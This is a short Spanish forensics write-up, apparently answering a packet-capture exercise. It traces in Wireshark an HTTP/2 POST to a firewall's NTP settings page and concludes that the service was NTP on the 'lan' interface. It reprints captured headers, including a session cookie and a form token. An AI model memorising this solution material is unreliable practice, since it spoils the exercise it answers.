
Se filtraron los paquetes HTTP/2 y se identificó una solicitud POST entre las direcciones IP 192.168.2.244 y 192.168.2.1 hacia la ruta '/services_ntpd.php', lo que permitió determinar que el servicio configurado era NTP.



Wireshark · Seguir secuencia HTTP2 (tcp.stream eq 34 and http2.streamid eq 45) · https.pcapng

```
:method: POST
:path: /services_ntpd.php
:authority: fw01.fruitinc.xyz
:scheme: https
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate, br
content-type: multipart/form-data; boundary=-----288668246314729598343150391139
content-length: 1121
origin: https://fw01.fruitinc.xyz
referer: https://fw01.fruitinc.xyz/services_ntpd.php
cookie: PHPSESSID=fbdb20a4c67f1fe7f970471d270e56e0
upgrade-insecure-requests: 1
te: trailers
```

En el contenido del mismo paquete también se observó que la interfaz asignada al servicio era 'lan'.



```
sid:8e4b60d91bf65ab0797a34a874540a94ff0f9c45,1587148386
-----288668246314729598343150391139
Content-Disposition: form-data; name="interface[]"
lan
-----288668246314729598343150391139
Content-Disposition: form-data; name="server0"
```